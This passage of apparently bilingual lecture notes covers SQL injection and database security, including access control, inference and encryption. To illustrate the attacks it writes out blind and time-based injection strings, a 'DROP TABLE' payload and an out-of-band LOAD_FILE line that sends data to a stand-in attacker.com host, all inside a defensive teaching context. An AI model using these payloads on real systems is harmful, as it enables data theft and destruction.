- User input — attackers inject SQL via crafted form input
- Server variables — attackers forge values in HTTP/network headers
- Second-order injection — uses data already stored in the DB to trigger an attack later (not from user directly)
- Cookies — attacker alters cookie values; the app builds SQL from cookie content
- Physical user input — input constructed outside the web request (e.g., QR codes, barcodes)
Types of SQLi Attacks
Inband Attacks
- Use the same communication channel for injecting SQL and retrieving results
- Retrieved data is presented directly in the web page
- Types: Tautology, End-of-Line Comment, Piggybacked Queries
Inferential Attack (Blind SQLi)
- No actual data transfer — attacker reconstructs information by observing behavior
- The app doesn't display errors — attacker infers DB structure from responses
- Includes:
- Illegal/logically incorrect queries — gathers information about DB type and structure (preliminary step)
- Blind SQL Injection — infers data from behavior without seeing it directly
Boolean-Based Blind SQLi
-- Vulnerable query
SELECT * FROM products WHERE id = $id;

-- Attacker tests:
-- https://example.com/product?id=5 AND 1=1  → Page loads normally ✅
-- https://example.com/product?id=5 AND 1=2  → "Product not found" ❌

-- Observation: backend is processing the condition!
-- Attacker then extracts DB version character by character:
?id=5 AND (SELECT SUBSTRING(version(),1,1))='5'
-- If page loads normally → first char of version is '5'
The "Hacking Blindfolded" approach:
- Each "yes/no" response reveals something new
- Process: DB type → version → database name → tables → usernames → passwords
- All with no direct output — just clever questions and patient waiting
Like guessing a word in Wordle, one letter at a time, using only green/grey feedback.
Time-Based Blind SQLi
- Used when no message or output is available at all — attacker uses delays as answers
-- Vulnerable query
SELECT * FROM products WHERE id = '$id';

-- Injection: does the server pause for 5 seconds?
?id=5 AND SLEEP(5)
-- If page pauses 5 seconds → injection worked!

-- Extract DB name character by character:
?id=5 AND IF(SUBSTRING(DATABASE(),1,1)='s', SLEEP(5), 0)
-- If pauses → first letter of DB name is 's'
-- If not → it's not 's'
-- Repeat for each character
Why DB version matters to attackers:
- Different DB versions have different security flaws
- MySQL 5.x had issues with casting functions like
CONVERT() - Older versions may lack strict mode or have deprecated behavior
- If attacker detects MySQL 5.x → they use known exploits from that era
Out-of-Band (OOB) Attack
- A less common but powerful form where the attacker doesn't get results in the response
- Instead, the database sends data to another server (controlled by the attacker)
- Data retrieved via a different channel (DNS or HTTP requests)
When OOB SQLi is used:
- The app shows no error messages or query results (classic/blind SQLi won't work)
- But the DB supports external interactions (DNS or HTTP requests)
- The attacker controls a domain or IP to receive the data
OOB SQLi Channels
| Channel | Description |
|---|---|
| DNS | DB triggers DNS request (e.g., SELECT user()) → attacker sees subdomain |
| HTTP | DB sends data via HTTP (e.g., using UTL_HTTP, xp_dirtree) |
| File | DB reads from or writes to files on attacker's server |
| (rare) triggers email to attacker |
DB Functions Used in OOB SQLi
| DBMS | OOB-Capable Functions |
|---|---|
| MySQL | LOAD_FILE(), INTO OUTFILE, dns via UNC path |
| SQL Server | xp_dirtree, xp_cmdshell, OPENROWSET |
| Oracle | UTL_HTTP, UTL_INADDR, DBMS_LDAP |
| PostgreSQL | COPY TO PROGRAM, COPY FROM PROGRAM, dblink |
DNS-Based OOB SQLi Example (MySQL)
-- Original query
SELECT * FROM users WHERE id = '$id';

-- Malicious Input
1; SELECT LOAD_FILE('\\attacker.com\share'); -- PULL
-- DB tries to resolve the external location
-- This sends a DNS or HTTP request to attacker.com
-- Attacker sees the request (with leaked data in it)
How to Defend Against OOB SQLi
- Use parameterized queries / prepared statements
- Disable dangerous functions (e.g.,
xp_cmdshell,UTL_HTTP) - Limit outbound network access from the DB server
- Monitor DNS/HTTP logs for strange lookups (e.g.,
abc.attacker.com) - Use WAF and input validation
Second-Order SQL Injection
- Happens when malicious input is stored safely (e.g., in a database), but is later used unsafely in another query without re-sanitization
- The injection doesn't fire immediately — it triggers later during another part of the app's logic
Real-World Flow
| Step | What Happens |
|---|---|
| 1. Input stored | Attacker injects a payload into a form |
| 2. App stores it | Looks safe — gets saved in DB with no issue |
| 3. Re-used later | App uses it in another query unsafely |
| 4. Injection fires | SQL injection happens — delayed, but deadly |
Example
Step 1: Malicious Input Stored
-- User registers with this name:
John'; DROP TABLE users; --

-- App stores it safely with parameterized INSERT:
INSERT INTO users (name) VALUES ('John''; DROP TABLE users; --');
-- No harm yet — just being stored.
Step 2: App Uses That Input Later in an Unsafe Way
# Later, the app builds a query using the stored name WITHOUT escaping:
query = "SELECT * FROM users WHERE name = '" + stored_name + "'"

# Now it becomes:
SELECT * FROM users WHERE name = 'John'; DROP TABLE users; --';
# Boom! The users table is dropped!
How to Prevent Second-Order SQLi
| Defense | Explanation |
|---|---|
| Always use prepared statements | Even when working with stored data |
| Sanitize and validate on output, not just input | Be cautious when re-using stored data in queries |
| Minimize dynamic SQL | Avoid concatenating strings to build queries |
SQLi Prevention / Best Defenses
1. Bound Variables with Prepared Statements (Best Defense)
- The SQL query is predefined with placeholders (
?or named params)- ใน
?ต้องการ literal (value) ไม่ใช่ statement
- ใน
- User input is inserted safely as data, not as executable SQL
# Python example
username = input("Enter username: ")
query = "SELECT * FROM users WHERE username = ?"
cursor.execute(query, (username,))
# PHP (PDO) example
$sth = $dbh->prepare("SELECT email, userid FROM members WHERE email = ?;");
$sth->execute($email);How does this prevent attacks?
- The SQL statement you pass to
prepare()is parsed and compiled by the DB server first - Parameters tell the DB engine what to filter on — when
execute()runs, params are combined with the compiled statement, not a SQL string - SQL injection tricks the script into including malicious strings in the SQL string — by sending SQL and parameters separately, you eliminate this risk
Like a form with fixed blanks — you can only fill in the blank, not rewrite the form itself.
Comparison across languages:
| Language | Need Explicit Prepared Statement? |
|---|---|
| Java (JDBC) | YES (PreparedStatement) |
| Python (sqlite3, psycopg2) | Hidden (handled by execute()) |
| PHP (PDO) | YES (prepare()) |
| Node.js (pg, mysql2) | Depends (often implicit) |
Summary:
- Prepared statement = a precompiled SQL query with placeholders
- Bound variable = safe values inserted into those placeholders
- Together → SQL injection-proof
2. Escape Strings
- Use provided SQL string escaping mechanisms
'→\'and"→\"- In MySQL:
mysql_real_escape_string()is the preferred function
Special Characters in SQL
| Character | Meaning |
|---|---|
' | String delimiter |
" | Identifier / string (DB-dependent) |
-- | Comment |
; | End of statement |
MySQL Escape Sequences
| Escape Sequence | Character Represented |
|---|---|
\0 | ASCII NUL (x'00') |
\' | Single quote ' |
\" | Double quote " |
\b | Backspace |
\n | Newline (linefeed) |
\r | Carriage return |
\t | Tab |
\z | ASCII 26 (Control+Z) |
\\ | Backslash \ |
\% | % character |
\_ | _ character |
Escaping Example: No Escape vs. Escaped
Without Escape (Vulnerable):
SELECT * FROM users WHERE username = 'admin'
-- Input: admin' OR 1=1 --
-- Query becomes: SELECT * FROM users WHERE username = 'admin' OR 1=1 --'
-- → Injection occurred!
Escaped Solution:
-- Attacker input escaped to: admin'' OR 1=1 –
SELECT * FROM users WHERE username = 'admin'' OR 1=1 --'
How SQL interprets 'admin'' OR 1=1 --':
- First
'→ start string admin→ content''→ a single'character inside the string (escaped)OR 1=1 --→ still inside the string (not SQL code!)- Last
'→ end string
O'Reilly Example:
-- Broken (unescaped):
SELECT * FROM authors WHERE name = 'O'Reilly';
-- SQL sees 'O' as the string, then gets confused

-- Fixed (escaped with ''):
SELECT * FROM authors WHERE name = 'O''Reilly';
-- 'O''Reilly' → the correct literal string: O'Reilly
Backslash in MySQL:
- In MySQL (with
NO_BACKSLASH_ESCAPESdisabled), backslash is the escape character
SELECT 'It\'s a book';
-- Output: It's a book
-- (\' escapes the single quote so it's part of the string literal)
3. Input Validation
- Check syntax of input for validity
- Many input types have fixed formats: email addresses, dates, part numbers
- Verify input is a valid string in the expected language
- Some languages allow problematic characters (e.g.,
*in email) — may decide to block these - Exclude quotes and semicolons where possible
- Note: Not always possible — e.g., "Bill O'Reilly" legitimately uses
'
- Enforce length limits on input
- Many SQLi attacks depend on entering long strings
4. Scan for Suspicious Keywords
- Scan query strings for undesirable word combinations indicating SQL statements
INSERT,DROP,SELECT,UNION, etc.- If found, check against SQL syntax — is it a statement or valid user input?
5. Limit Database Permissions
- If only reading the database → connect as a user with only read permissions
- Never connect as a DB administrator in your web application
6. Configure Error Reporting
- Default error reporting often reveals table names, field names, and schema — valuable to attackers
- Configure so this information is never exposed to users
อันนี้แย่มาก มาบอกฝั่ง client ว่า ตัวหนังสือต้องไม่เกิน 6 ตัว ไง!
You cannot put this character or something, แค่บอกว่า invalid ก็พอแล้ว!!!
Error message should not convey more information to attacker นะ
7. Use Vulnerability Scanners
- sqlmap — open-source penetration testing tool that detects SQL injection
- Run sqlmap in the command line, passing the URL of the target app
- Dumps results into a log file for analysis by the development team
8. Use a Web Application Firewall (WAF)
- Filters, monitors, and blocks malicious HTTP traffic
- Acts as a shield in front of the database and application
SQLi Countermeasures (Summary)
Three types of countermeasures:
1. Defensive Coding
- Manual defensive coding practices
- Parameterized query insertion (prepared statements)
- SQL DOM — use safe abstractions over raw SQL
2. Detection
- Signature-based — match known attack patterns
- Anomaly-based — flag queries that deviate from normal behavior
- Code analysis — analyze app source code for injection vulnerabilities
3. Run-time Prevention
- Check queries at runtime to see if they conform to a model of expected queries
- If an injection is detected → deny or alter the query
Database Access Control
What the DB Access Control System Determines
- Whether the user has access to the entire database or just portions of it
- What access rights the user has: create, insert, delete, update, read, write
Administrative Policies Supported
| Policy | Description |
|---|---|
| Centralized | Small number of privileged users may grant and revoke access rights |
| Ownership-based | The creator of a table may grant and revoke access rights to that table |
| Decentralized | The table owner may grant authorization rights to other users, who can then also grant/revoke |
SQL Access Controls
Two commands for managing access rights:
- GRANT — grants one or more access rights, or assigns a user to a role
- REVOKE — revokes the access rights
Typical access rights: SELECT, INSERT, UPDATE, DELETE, REFERENCES

Privilege Revocation with CASCADE (Figure 5.6)
- Before revocation:
- Ann → Bob () → David () → Ellen () → Jim ()
- Ann → Chris () → David () → Frank ()
- After Bob revokes privilege from David:
- Ellen and Jim lose their privileges (derived from Bob→David chain)
- Frank retains privilege (derived from Chris→David chain, which is untouched)
- Ann, Bob, Chris, David, Frank remain
Think of privilege propagation like a phone tree. If you cut the connection in the middle, only the branches below that specific cut go silent.
Role-Based Access Control (RBAC)
- RBAC eases administrative burden and improves security
- A database RBAC must provide:
- Create and delete roles
- Define permissions for a role
- Assign and cancel assignment of users to roles
Categories of Database Users
| Category | Description |
|---|---|
| Application Owner | An end user who owns database objects as part of an application |
| End User | Operates on database objects via a particular application, but does not own any DB objects |
| Administrator | Has administrative responsibility for part or all of the database |
Fixed Server Roles in Microsoft SQL Server
| Role | Permissions |
|---|---|
sysadmin | Can perform any activity in SQL Server — complete control |
serveradmin | Can set server-wide configuration options, shut down the server |
setupadmin | Can manage linked servers and startup procedures |
securityadmin | Can manage logins and CREATE DATABASE permissions, read error logs, change passwords |
processadmin | Can manage processes running in SQL Server |
dbcreator | Can create, alter, and drop databases |
diskadmin | Can manage disk files |
bulkadmin | Can execute BULK INSERT statements |
Fixed Database Roles in Microsoft SQL Server
| Role | Permissions |
|---|---|
db_owner | Has all permissions in the database |
db_accessadmin | Can add or remove user IDs |
db_datareader | Can SELECT all data from any user table |
db_datawriter | Can modify any data in any user table |
db_ddladmin | Can issue all DDL statements |
db_securityadmin | Can manage all permissions, object ownerships, roles, and role memberships |
db_backupoperator | Can issue DBCC, CHECKPOINT, and BACKUP statements |
db_denydatareader | Can deny permission to select data in the database |
db_denydatawriter | Can deny permission to change data in the database |
RBAC is like a workplace hierarchy — instead of giving each employee specific permissions one by one, you assign them a job title (role) that comes with a predefined set of permissions.
DB Inference Problem
- Inference = performing authorized queries and deducing unauthorized information from legitimate responses
- The problem arises when:
- A combination of data items is more sensitive than the individual items
- A combination can be used to infer data of a higher sensitivity
- Metadata refers to knowledge about correlations or dependencies among data items — can be used to infer unavailable information
- The path by which unauthorized data is obtained = inference channel
Inference Flow
Non-sensitive data  ──→  Inference  ──→  Sensitive data
                         ↑
                    Metadata
                         ↓
                    Access Control
                    (authorized access vs unauthorized access)

Inference Example (Figure 5.8)
Employee Table (full):
| Name | Position | Salary ($) | Department | Dept. Manager |
|---|---|---|---|---|
| Andy | senior | 43,000 | strip | Cathy |
| Calvin | junior | 35,000 | strip | Cathy |
| Cathy | senior | 48,000 | strip | Cathy |
| Dennis | junior | 38,000 | panel | Herman |
| Herman | senior | 55,000 | panel | Herman |
| Ziggy | senior | 67,000 | panel | Herman |
Two Views exposed to user:
- View 1:
Position, Salary($)— shows senior=43,000; junior=35,000; senior=48,000 - View 2:
Name, Department— shows Andy=strip, Calvin=strip, Cathy=strip
Derived combined table (from combining query answers):
| Name | Position | Salary ($) | Department |
|---|---|---|---|
| Andy | senior | 43,000 | strip |
| Calvin | junior | 35,000 | strip |
| Cathy | senior | 48,000 | strip |
→ Even though salary was "protected," combining two authorized views exposes salary by individual!
Inference Detection — Two Approaches
1. Inference Detection During Database Design
- Approach removes an inference channel by altering the database structure or changing the access control regime
- Downside: often results in unnecessarily stricter access controls that reduce availability
2. Inference Detection at Query Time
- Approach seeks to eliminate an inference channel violation during a query or series of queries
- If an inference channel is detected → the query is denied or altered
- Some inference detection algorithm is needed for either approach
- Progress has been made for multilevel secure databases and statistical databases
Think of inference detection like a privacy audit — either you redesign what data is accessible (design time), or you watch live and block suspicious query patterns (query time).
Database Encryption (ยาแรง)
- The database is typically the most valuable information resource for any organization
- Protected by multiple layers of security:
- Firewalls → Authentication → General access control → DB access control → DB Encryption
- Encryption = last line of defense in database security
- Can be applied at multiple levels:
- Entire database
- Record level
- Attribute level
- Individual field level
Disadvantages of DB Encryption
- Key management
- Authorized users must have access to the decryption key for data they are authorized to access
- Inflexibility
- When part or all of the database is encrypted, it becomes more difficult to perform record searching
Database Encryption Architecture (Figure 5.9)
Key Entities:
| Entity | Role |
|---|---|
| Data Owner | Organization that produces data to be made available for controlled release |
| User | Human entity that presents queries to the system |
| Client | Frontend that transforms user queries into queries on the encrypted data |
| Server | Organization that receives the encrypted data and makes it available for distribution |
| Flow: |
- User sends original query → Client
- Client transforms it into a transformed query → Query Processor
- Query Processor sends encrypted result ← Query Executor ← Encrypted Database (on Server)
- Client decrypts result using Encrypt/Decrypt module + Metadata
- User receives plaintext result
Encrypted database is like a locked safe at a bank — even the bank staff (server) can't read your valuables. Only you (the client with the key) can decrypt them.
More Defenses & Resources
Use Vulnerability Scanners
- sqlmap — open-source pen testing tool that detects SQL injection
- Pass the URL of the target application
- Dumps results to a log file for code patching or refactoring